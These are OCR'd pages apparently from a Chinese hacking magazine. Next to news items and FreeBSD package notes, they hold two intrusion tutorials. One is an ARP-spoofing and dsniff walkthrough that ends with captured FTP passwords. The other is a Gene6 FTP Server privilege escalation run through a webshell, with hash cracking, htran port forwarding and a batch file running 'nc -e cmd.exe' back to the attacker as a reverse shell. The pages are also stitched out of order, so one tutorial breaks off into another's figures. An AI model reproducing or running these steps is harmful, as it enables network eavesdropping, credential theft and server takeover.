


图 11

创建计划任务的必要参数。

/tn TaskName

指定任务的名称。

/tr TaskRun

指定任务运行的程序或命令，需要键入可执行文件、脚本文件或批处理文件的完全合格路径和文件名。如果忽略该路径，SchTasks.exe 将假定文件在 Systemroot\System32 目录下。

/sc schedule

指定计划类型，有效值为 MINUTE、HOURLY、DAILY、WEEKLY、MONTHLY、ONCE、ONSTART、ONLOGON、ONIDLE。

下面对这些有效值分别说明下：

MINUTE、HOURLY、DAILY、WEEKLY、MONTHLY 指定计划的时间单位。

ONCE　任务在指定的日期和时间运行一次。

ONSTART　任务在每次系统启动的时候运行，可以指定启动的日期，或下一次系统启动的时候运行任务。

ONLOGON　每当用户（任意用户）登录的时候，任务就运行，可以指定日期，或在下次用户登录的时候运行任务。

ONIDLE　只要系统空闲了指定的时间，任务就运行。可以指定日期，或在下次系统空闲的时候运行任务。

步骤二

输入命令：**schtasks /run /tn "myapp"**，/run 表示立即运行指定的计划任务，运行效果如图 11 所示。

步骤三

输入命令：**schtasks /delete /f /tn "myapp"**。/delete 表示删除指定的计划任务，/f 表示阻止确认消息，不警告就删除任务。

为什么不指定时间运行呢？呵呵，为了方便执行命令，我们可随时更改计划任务要运行的程序内容，然后随时用指定用户去执行。

以上操作均在 WIN2K3 下测试通过，有什么不明白的或觉得我什么地方有错，请到 www.nohack.cn 与我联系。

编辑点评：

虽然都是系统自带的命令，对基础知识领悟的不同，想法自然也会不一样了。

窗外

Linews

导语：不知道大家对Android系统有没有关注呢？前段时间G1取得的成绩还是不错的，前几天刚有消息说Android官方将开始汉化，今天就发现有牛人已经搞出中文版了，看来开源系统还是有不少优势的，Android手机也将在明年进军中国市场，混战又要开始了。

1、夺非洲低价市场　微软出招围剿 Linux 操作系统

据国外媒体报道，微软向非洲13个国家的学校电脑捐赠了成千上万套的 Windows 系统，并设立基金资助企业和年轻人，该公司已经与 11 个撒哈拉以南非洲国家政府签署软件许可合同。

在尼日利亚，微软提出了40万美元的联合营销协议，试图通过政府将成千上万学校的电脑操作系统从 Linux 换成 Windows。在纳米比亚和尼日利亚，该公司通过聘用政府官员家庭成员，促成了和政府的合作。

撒哈拉以南的非洲地区是地球上最贫穷的地方，微软看到了这个地区的市场潜力，计划在这里展开一个伟大的计划，让微软的 Windows 操作系统牢牢占据这片市场。

风飘点评：

微软在中国失去民心，几个行动搞得沸沸扬扬的，于是就说不看好中国的PC市场，现在又把魔爪伸向非洲了，不知道这次行动能不能让微软在非洲站稳脚呢？不管怎么说，Windows 还是晚了 Linux 一步，这次捐赠的确能使 Windows 抢到一定的市场份额，但不知道能持续多久。

2、Windows 7 界面曝光　网友批其抄袭 Linux

微软在不久召开的专业开发者大会（PDC）上发布了 Windows 7 预测试版，该测试版的桌面截图在网上公布后，立即遭遇网络口水，反对者称其桌面设计与 Linux 系统的桌面环境异常相似，有抄袭嫌疑

据报道，本次公布的预览版编号为 build 6933.winmain.081020-1842。从网上公布的部分图片看，微软在这个版本中对任务栏部分进行了较大调整，不仅将其在屏幕上所占的高度加大，同时也放大了快速启动栏的尺寸，这使得整个桌面的风格更趋向于 Linux 下的 KDE 桌面环境。

有网友称：微软向来擅长“移花接木”，此举是赤裸裸的抄袭行为。另一位网友称，微软在不断提高对盗版软件打击力度的同时，竟然在新操作系统抄袭 Linux 系统的设计风格，无疑于给自己一记响亮的耳光。

风飘点评：

个人的观点，桌面这东西本来大同小异，我家桌子上放个杯子你不会说我是抄袭你家的。只不过 Linux 的桌面风格更实用，更受人欢迎，所以仿照一下这是很正确的。微软不对的地方不在于借鉴 Linux，而是老吵着说别人抄袭，微软到谁家都说：喂，你家杯子为什么学我家的要放到桌子上？拿下来。

3、BTRFS：更好的Linux文件系统?

所有操作系统的核心是文件系统，它提供了对数据的读写路径。自2001年开始，Ext3一直是主流的Linux文件系统，但是现在出现了另外一种更好的文件系统。

Oracle工程师Chris Mason带来的开发团队研发了名为BTRFS（Better FS）的文件系统。由于英特尔、Red Hat、惠普和IBM等多厂商的支持，BTRFS将成为新一代Linux文件系统的生力军。

Oracle公司Linux Kernel开发主管Chris Mason表示："我们主要的目标是扩展Linux可用的存储空间。扩展不仅仅是解决存储空间问题，而且还意味着能够从一个清晰的界面进行管理，让用户看到使用情况，从而提高可靠性。"

风飘点评：

Linux下的文件系统一直是百家争鸣。所谓的"下一代"文件系统已经出来好多个了，每个都有自己的特点和长处，也有不足，所以以后选择的时候大家要多研究研究，根据文件大小和使用频率等，选择适合自己的。

4、Firefox Mobile Alpha将会很快发布

硅谷软件开发商VMware公司宣布，将对手机操作系统提供虚拟化技术。母公司EMC表示，他们将利用移动电话硬件承载VMware的虚拟化平台（MVP），经过优化，使其有效地运行在效率较低的设备中并保持低能耗。MVP将帮助手机制造商缩短软件开发周期，可以加快设计新品推向市场的速度。并且，虚拟化技术也将为用户带来好处，例如一次运行两个系统，一个工作，一个面向个人。VMware和ARM公司的高层都对此技术的市场需求表示看好。

风飘点评：

虚拟技术移植到手机上的确是个创意，有牛人费了九牛二虎之力才在iphone上安装双系统，看来有了这个技术以后，做这种事情就简单了。不知道会不会有像PC上的VM一样的虚拟机软件呢？这样就可以在手机上虚拟一个Windows系统玩了。

WWW.NOHACK.CN

专题连载：FreeBSD学习笔记（二）



图 风飘雨

从本文您可以学到：

了解FreeBSD下的软件安装

上期给大家讲解了FreeBSD的系统安装，装好一个系统之后要做的事情就是安装软件了，本期就一起来看看FreeBSD下的软件安装吧。FreeBSD下安装软件一般有两种方式，分别叫做**"Packages"和"Ports"**，这两种方式都可以通过本地或者直接从网络上安装软件。

小知识：

这两种方法的区别就是，Packages是安装通过预编译的二进制版本，而Ports是从源码安装软件的。虽然说区别不是很大，但要安装像桌面环境之类庞大的东东，还是选择Packages的好，如果自己编译可是要很久很久的时间。

如何寻找需要的软件

FreeBSD的软件有很多，它们都放在软件CD的/packages目录，如果你没有下载这个CD也没关系，可以选择网络安装，也可以到ftp://ftp.freebsd.org/pub/freebsd/ports/packages/搜索相应的软件下载。如果你要采用ports，你可以进入"/usr/ports"目录，然后执行命令"make search key=关键字"来搜索软件的位置，接着进入那个目录进行安装；也可以到http://www.freebsd.org/ports/搜索相应的软件下载。

Packages

使用这种方法，你可以使用的命令有pkg_add、pkg_info、pkg_delete等，用它们你可以轻松的安装软件。软件包一般是".tgz"和".tbz"两种，要安装软件，只需要命令"pkg_add 完整的软件包名"就可以了。而如果你手边没有软件包，那就**加上"-r"参数**，这样系统会自动从网上搜索软件包，并且通过网络进行安装，只需要指出你要安装的程序就可以了，而不需要指定版本号，这样系统会搜索最新版本，比如"pkg_add -r apache"。

pkg_info命令是查看系统已经安装了哪些软件包，用法更简单，直接输入命令就可以了。这个命令会列出已经安装的所有软件包和它们的描述。我们刚装好系统，什么都没装，所以查看的结果如图1。

知道了安装，下一步就是学习怎么卸载软件包了。从名字就

```
host# pkg_info
linux_base-fc-4_10  Base set of packages needed in Linux mode (for i386/amd64)
host# 
```

图1　已经安装的软件包

```
tar -zxvf libnet-1[1].0.2a.tar.gz
cd Libnet-1.0.2a-FC2-Fixed
./configure --prefix=/usr/local    指定目的目录
make
make install
```

安装 libnet-1[1].0.2a.tar.gz 的操作如图 5 所示。

```
[root@localhost Libnet-1.0.2a-FC2-Fixed]# make install
ar -cr lib/libnet.a src/libnet_resolve.o src/libnet_socket.o src/libnet_checksum
.o src/libnet_prand.o src/libnet_version.o src/libnet_write_ip.o src/libnet_inse
rt_ipo.o src/libnet_insert_tcpo.o src/libnet_error.o src/libnet_link_sockpacket.
o src/libnet_packet_mem.o src/libnet_build_ip.o src/libnet_build_tcp.o src/libne
t_build_udp.o src/libnet_build_arp.o src/libnet_build_ethernet.o src/libnet_buil
d_icmp.o src/libnet_build_igmp.o src/libnet_build_dns.o src/libnet_build_snmp.o
src/libnet_build_rip.o src/libnet_build_ospf.o src/libnet_build_vrrp.o src/libne
t_asn1.o src/libnet_hex_dump.o src/libnet_if_addr.o src/libnet_port_list.o
ranlib lib/libnet.a
./ensure-dir.sh /usr/local 755
./ensure-dir.sh /usr/local/lib/ 755
./ensure-dir.sh /usr/local/include/libnet 755
```

图5

```
tar -zxvf libpcap-0[1].6.2.tar.gz
cd libpcap-0.6.2
./configure --prefix=/usr/local    指定目的目录
make
make install
```

安装 libpcap-0[1].6.2.tar.gz 的操作如图 6 所示。

```
tar -zxvf fragrouter-1[1].6.tar.gz
cd fragrouter-1.6
./configure --prefix=/usr/local    指定目的目录
```

```
[root@localhost libpcap-0.6.2]# make install
[ -d /usr/local/lib ] || \
    (mkdir -p /usr/local/lib; chmod 755 /usr/local/lib)
/usr/bin/install -c -m 644 libpcap.a /usr/local/lib/libpcap.a
ranlib /usr/local/lib/libpcap.a
[ -d /usr/local/include ] || \
    (mkdir -p /usr/local/include; chmod 755 /usr/local/include)
/usr/bin/install -c -m 644 ./pcap.h /usr/local/include/pcap.h
/usr/bin/install -c -m 644 ./pcap-namedb.h \
    /usr/local/include/pcap-namedb.h
[ -d /usr/local/include/net ] || \
    (mkdir -p /usr/local/include/net; chmod 755 /usr/local/include/net)
/usr/bin/install -c -m 644 ./bpf/net/bpf.h \
```

图6

```
[root@localhost fragrouter-1.6]# make install
cd ./Libnet-0.99b; make
make[1]: Entering directory `/root/dsniff/fragrouter-1.6/Libnet-0.99b'
ar -cr lib/libnet.a src/resolve.o src/socket.o src/checksum.o src/prand.o src/ve
rsion.o src/error.o src/write_ip.o src/insert_ipo.o src/insert_tcpo.o src/error.
o src/sockpacket.o src/packet_mem.o src/build_ip.o src/build_tcp.o src/build_udp
.o src/build_arp.o src/build_ethernet.o src/build_icmp.o src/build_igmp.o src/bu
ild_dns.o src/build_snmp.o src/build_rip.o src/asn1.o src/hex_dump.o src/stubs.o
 src/if_addr.o src/arp.o src/route.o
ranlib lib/libnet.a
```

图7

```
[root@localhost libnids-1.16-fixed-FC2]# make install
for dir in src samples ; do (cd $dir ; make install) ; done
make[1]: Entering directory `/root/dsniff/libnids-1.16-fixed-FC2/src'
../mkinstalldirs /usr/local/lib
../mkinstalldirs /usr/local/include
../mkinstalldirs /usr/local/man/man3
/usr/bin/install -c -c -m 644 libnids.a /usr/local/lib
/usr/bin/install -c -c -m 644 nids.h /usr/local/include
```

图8

```
[root@localhost dsniff-2.3]# make install
test -d /usr/local/sbin || \
   /usr/bin/install -c -d /usr/local/sbin
for file in arpspoof dnsspoof dsniff filesnarf macof mailsnarf msgsnarf sshmitm
tcpkill tcpnice  urlsnarf webmitm webspy ; do \
   /usr/bin/install -c -m 755 $file /usr/local/sbin; \
done
test -d /usr/local/lib || \
   /usr/bin/install -c -d /usr/local/lib
for file in dsniff.magic dsniff.services dnsspoof.hosts; do \
   /usr/bin/install -c -m 644 $file /usr/local/lib; \
```

图9

```
[root@localhost dsniff-2.3]# echo "1" > /proc/sys/net/ipv4/ip_forward
[root@localhost dsniff-2.3]# 
```

图10

```
[root@localhost dsniff-2.3]# arpspoof -t 10.11.10.172 10.11.10.101
0:c:29:14:8a:7c 0:0:0:0:0:0 0806 42: arp reply 10.11.10.101 is-at 0:c:29:14:8a:7
c
0:c:29:14:8a:7c 0:0:0:0:0:0 0806 42: arp reply 10.11.10.101 is-at 0:c:29:14:8a:7
c
0:c:29:14:8a:7c 0:0:0:0:0:0 0806 42: arp reply 10.11.10.101 is-at 0:c:29:14:8a:7
c
0:c:29:14:8a:7c 0:0:0:0:0:0 0806 42: arp reply 10.11.10.101 is-at 0:c:29:14:8a:7
c
0:c:29:14:8a:7c 0:0:0:0:0:0 0806 42: arp reply 10.11.10.101 is-at 0:c:29:14:8a:7
```

图11

```
make
make install
```

安装 fragrouter-1[1].6.tar.gz z 的操作如图 7 所示。

```
tar -zxvf libnids-1[1].16.tar.gz
Cd libnids-1.16-fixed-FC2
./configure --prefix=/usr/local    指定目的目录
make
make install
```

安装 libnids-1[1].16.tar.gz 的操作如图 8 所示。

安装 dsinff 嗅探工具，如图 9 所示。

```
tar -zxvf dsniff-2[1].3.tar.gz
dsniff-2.3
./configure --prefix=/usr/local    指定目的目录
make
make install
```

3、嗅探目标

（1）首先打开本机的路由转发功能，命令操作：**echo "1" > /proc/sys/net/ipv4/ip_forward**，如图 10 所示。

（2）输入命令：**arpspoof -t 网关 目标IP**，如图 11 所示。

（3）打开另一个终端，执行命令 **dsniff -c -f /usr/local/lib/dsniff.services**，如图 12 所示。

```
[root@localhost dsniff]# dsniff -c -f /usr/local/lib/dsniff.services
dsniff: listening on eth0
```

图12

```
[root@localhost dsniff]# dsniff -c -f /usr/local/lib/dsniff.services
dsniff: listening on eth0
-----------------
11/03/08 14:50:40 tcp 10.11.10.101.3169 -> 219.239.236.118.21 (ftp)
USER lengyan
PASS 123456

-----------------
11/03/08 14:50:40 tcp 10.11.10.101.3172 -> 219.239.236.118.21 (ftp)
USER lengyan
PASS 123456
```

图13

4、截取信息的效果如图 13 所示。

三、总结

Linux 下可以做到的当然不仅仅只是嗅探，像扫描、注射等，一样可以做到，以后有时间我会把其它渗透方式在 Linux 下的应用讲述给大家。希望本文可以对大家有所帮助，顺便祝好兄弟“认真的雪”好好读书，天天向上；“rabbitsafe”工作顺利……

[文中提到的所有嗅探工具已打包为 linux.rar 提供在光盘中]

编辑点评：

终于看到了一篇 linux 下详细的入侵教程，而且还是嗅探方面的，呵呵，这方面的资料真是太少了。看够了全是 asp 注入的文章，这样的教程是否让大家眼前一亮呢？

Gene6 FTP Server 提权技巧

文 晓华[岁月联盟]

本文详细介绍了利用 Gene6 FTP Server 来进行提权的操作过程。

很多网络服务商都喜欢使用第三方管理软件来进行服务器的管理和维护，他们快捷、简单、易用等优点赢得了很多的用户群。而这些软件的安全性也是个问题，一旦爆出漏洞，后果可想而知。

目前 Windows 环境下用得最多的 FTP 软件就是 SERV_U，

简称SU。而第三方应用软件屡次爆出漏洞，使得黑客利用其漏洞，很轻松地从WEBSHELL权限提升为系统管理员权限。

一般黑客提权都喜欢用SU，因为它简单，只需要传个溢出提权工具上去执行相应的命令，或者在ServUDaemon.ini文件里加个用户（前提是要有修改的权限），并赋予相应的执行权限，然后登录上去执行命令：**EXEC QUOTE SITE "要执行的CMD命令"**即可。

这里我不多说SU，相信玩黑客人侵渗透的朋友都很精通。今天我详细地介绍Gene6 FTP Server这个软件的提权技巧，对人侵渗透也是很有用的。

一、首先简单介绍下这款软件

Gene6 FTP服务器是针对商务以及企业大型应用所开发的高质量服务器端文件传输应用程序。在加密套接字协议层（SSL）技术的支持下，使用Gene6 FTP服务器端应用所架设的FTP服务器可以被应用于基于国际互联网（Internet）的文件传输，如：病历资料、商务数据文件等敏感而重要的文件等。其健壮的安全性以及良好的性能表现性，赢得一些安全人员的好评，目前一些网络安全系统很多都采用这个FTP软件，以提高其安全性。

测试环境：VMware Workstation+windows server 2003+IIS6.0
提权测试软件：NC、htran、CMD.EXE、asp脚本木马

我们先来安装Gene6 FTP Server，大家可以到官方网站下载最新版本。运行安装包，点击"OK"，再点"下一步"，选择"我接受"后再点"下一步"，选择软件安装的目录。

我就保持默认安装（为了安全，请大家不要使用默认路径安装，最好是安装在一个隐蔽的目录下，并设置好访问权限），继续点击"下一步"，会提示输入一个端口号，默认的是8021，大家可以修改。

因为是测试，我喜欢保持默认，继续点击"下一步"，会让你输入一个管理用户名和密码，最好输入复杂点。我这里输入：**admin**、**adin123**，然后点击"下一步"到最后安装。

顺利安装后需要汉化的可以把**languages.sib**这个文件拷贝到**C:\Program Files\Gene6 FTP Server**这个目录（具体目录视情况而定），然后运行该软件后发现并没有汉化，这里需要进行配置，依次选择**"TOOL"－"languages"－"chineses"**，如图1所示，是中文菜单了。




图1

现在软件已经成功安装，我们需要对安装目录里的几个重要配置文件进行了解。Gene6 FTP Server的远程管理账户的配置文件默认安装路径在：**C:\Program Files\Gene6 FTP Server\RemoteAdmin\Remote.ini**，其内容格式如下：

[Server]
IP=127.0.0.1,8021\r\n 这个是本地管理IP和默认管理的端口，端口是可以修改的
GrantAllAccessToLocalHost=0
IPAccessList=
[Acct=Administrator] 管理账户
Enabled=1
Rights=0
Password=E10ADC3949BA59ABBE56E057F20F883E 管理密码的MD5加密字符串
[Acct=admin] 普通账户
Enabled=1
Password=21232F297A57A5A743894A0E4A801FC3 普通账户密码MD5加密字符串
Domain= 域
RootFolder= 根目录
Rights=0
IPAccessList=

二、实战提权提升

提权的思路就是首先必须要破解管理账户密码，其密码存在**Remote.ini**文件中，用MD5加密。其次是由于管理端口只允许本地登录，我们需要把管理端口进行转发，然后登录进去。

打开"Gene6 FTP Server"控制台，添加FTP用户账号，如"msnhack"，对FTP server添加新的SITE命令。如果要实现这个操作，你必须将可执行文件映射到新建的SITE命令，然后远程登录执行**quote site**命令。

好像交待得还是不太清楚，来看一下实战操作吧。

1、登录WEBSHELL，查找Gene6 FTP Server\RemoteAdmin\Remote.ini这个文件，得到本地管理端口为8021，以及管理用户名admin和MD5加密的密码字符串。把MD5加密的密码字符串到




图2




图3

网上去解密成明文密码，如图2所示。

2、用ASP木马的上传功能上传NC和htran这两个小工具到网站根目录，然后在网站根目录新建立一个名为**EXEC.BAT**的批处理文件，内容如下：

@echo off
e:\wwwroot\nc.exe –e cmd.exe 10.4.31.50（你的IP地址）2004（端口）

再上传一个CMD.EXE到C:\Documents and Settings\All Users目录（有可执行权限即可），在WEBSHELL的命令执行处执行**e:\wwwroot\htran –tran 2007 127.0.0.1 8021**命令，即可把管理端口(8021)转发到另外一个端口

